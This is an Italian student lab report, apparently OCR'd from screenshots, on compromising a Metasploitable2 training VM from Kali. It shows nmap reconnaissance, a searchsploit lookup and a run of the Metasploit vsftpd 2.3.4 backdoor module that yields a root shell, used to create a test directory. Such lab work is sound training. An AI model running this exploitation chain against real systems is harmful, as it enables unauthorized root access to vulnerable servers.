
Report

VM: Kali (192.168.50.100)
Metasploitable2 (192.168.1.149)
pfsense (192.168.50.1)

Tools: Nmap, searchsploit, metasploit(msfconsole)

Objective: Creare la directory nella (/) del metasploitable ottenendo l'accesso con Kali
nome della directory: “**test_metasploit**”

Prima di iniziare configuriamo pfsense per far communicare le due VM nelle reti diverse.



Poi eseguiamo il test per vedere se le due VM riescono a comunicare.

Metasploitable2:

Metasploitable2 Clone (Week5) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

```
msfadmin@metasploitable:~$ ping 192.168.50.100
PING 192.168.50.100 (192.168.50.100) 56(84) bytes of data.
64 bytes from 192.168.50.100: icmp_seq=1 ttl=63 time=0.787 ms
64 bytes from 192.168.50.100: icmp_seq=2 ttl=63 time=0.718 ms
64 bytes from 192.168.50.100: icmp_seq=3 ttl=63 time=0.975 ms
64 bytes from 192.168.50.100: icmp_seq=4 ttl=63 time=0.784 ms
64 bytes from 192.168.50.100: icmp_seq=5 ttl=63 time=1.10 ms
64 bytes from 192.168.50.100: icmp_seq=6 ttl=63 time=0.746 ms

--- 192.168.50.100 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 4997ms
rtt min/avg/max/mdev = 0.718/0.853/1.109/0.141 ms
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:ae:db:bd brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.149/24 brd 192.168.1.255 scope global eth0
    inet6 fe80::a00:27ff:feae:dbbd/64 scope link
       valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$ _
```

Right Ctrl

Kali:

File Actions Edit View Help

```
┌──(filip㉿KaLinux)-[~]
└─$ ping 192.168.1.149
PING 192.168.1.149 (192.168.1.149) 56(84) bytes of data.
64 bytes from 192.168.1.149: icmp_seq=1 ttl=63 time=0.815 ms
64 bytes from 192.168.1.149: icmp_seq=2 ttl=63 time=0.854 ms
64 bytes from 192.168.1.149: icmp_seq=3 ttl=63 time=0.708 ms
64 bytes from 192.168.1.149: icmp_seq=4 ttl=63 time=0.665 ms
64 bytes from 192.168.1.149: icmp_seq=5 ttl=63 time=0.752 ms
64 bytes from 192.168.1.149: icmp_seq=6 ttl=63 time=0.769 ms
64 bytes from 192.168.1.149: icmp_seq=7 ttl=63 time=0.710 ms
^C
── 192.168.1.149 ping statistics ──
7 packets transmitted, 7 received, 0% packet loss, time 6144ms
rtt min/avg/max/mdev = 0.665/0.753/0.854/0.060 ms

┌──(filip㉿KaLinux)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel s
    link/ether 08:00:27:c0:5a:c9 brd ff:ff:ff:ff:ff:ff
    inet 192.168.50.100/24 brd 192.168.50.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fec0:5ac9/64 scope link
       valid_lft forever preferred_lft forever

┌──(filip㉿KaLinux)-[~]
└─$
```

Nmap scanning:

```
File  Actions  Edit  View  Help

┌──(filip㉿KaLinux)-[~]
└─$ nmap 192.168.1.149
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-05 09:10 EST
Nmap scan report for 192.168.1.149
Host is up (0.0024s latency).
Not shown: 978 closed tcp ports (conn-refused)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 0.06 seconds

┌──(filip㉿KaLinux)-[~]
└─$ nmap -sV -p 21 192.168.1.149
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-05 09:10 EST
Nmap scan report for 192.168.1.149
Host is up (0.00083s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.4
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at h
Nmap done: 1 IP address (1 host up) scanned in 0.22 seconds

┌──(filip㉿KaLinux)-[~]
└─$
```

searchsploit per vedere se riesce a trovarmi qualche exploit:

```
filip@KaLinux: ~
File  Actions  Edit  View  Help

┌──(filip㉿KaLinux)-[~]
└─$ searchsploit vsftpd 2.3.4
---------------------------------------------- ---------------------------------
 Exploit Title                                |  Path
---------------------------------------------- ---------------------------------
vsftpd 2.3.4 - Backdoor Command Execution     | unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit) | unix/remote/17491.rb
---------------------------------------------- ---------------------------------
Shellcodes: No Results

┌──(filip㉿KaLinux)-[~]
└─$
```

Quello che potrebbe interessarmi

metasploit:

```
filip@KaLinux: ~
File  Actions  Edit  View  Help

     Trace program: running

          wake up, Neo...
       the matrix has you
      follow the white rabbit.

          knock, knock, Neo.

                    https://metasploit.com

       =[ metasploit v6.2.25-dev                          ]
+ -- --=[ 2264 exploits - 1189 auxiliary - 404 post       ]
+ -- --=[ 951 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Use the resource command to run
commands from a file
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search vsftpd 2.3.4

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 >
```

Cerchiamo exploit dentro msfconsole

```
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Rhosts: target ip, nel nostro caso quello di metasploitable2(192.168.1.149)

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.149
RHOSTS => 192.168.1.149
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.1.149    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Controllo prima di inviare l'attacco

PoC:

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 2 opened (192.168.50.100:43919 -> 192.168.1.149:6200) at 2022-12-05 09:34:44 -0500

whoami
root
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:ae:db:bd
          inet addr:192.168.1.149  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:feae:dbbd/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:6859 errors:0 dropped:0 overruns:0 frame:0
          TX packets:3336 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:485557 (474.1 KB)  TX bytes:195261 (190.6 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:446 errors:0 dropped:0 overruns:0 frame:0
          TX packets:446 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:178036 (173.8 KB)  TX bytes:178036 (173.8 KB)
```

```
pwd
/

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz

uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

visto che ci troviamo già nella root directory, creaiamo la nuova directory chiamata “**test_metasploit**”

```
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
mkdir test_metasploit
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
test_metasploit
tmp
usr
var
vmlinuz
pwd
/
```

Metasploitable2 Clone (Week5) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

```
msfadmin@metasploitable:~$ cd ..
msfadmin@metasploitable:/home$ cd ..
msfadmin@metasploitable:/$ ls
bin    dev   initrd      lost+found  nohup.out  root  sys             usr
boot   etc   initrd.img  media       opt        sbin  test_metasploit var
cdrom  home  lib         mnt         proc       srv   tmp             vmlinuz
msfadmin@metasploitable:/$ _
```

Right Ctrl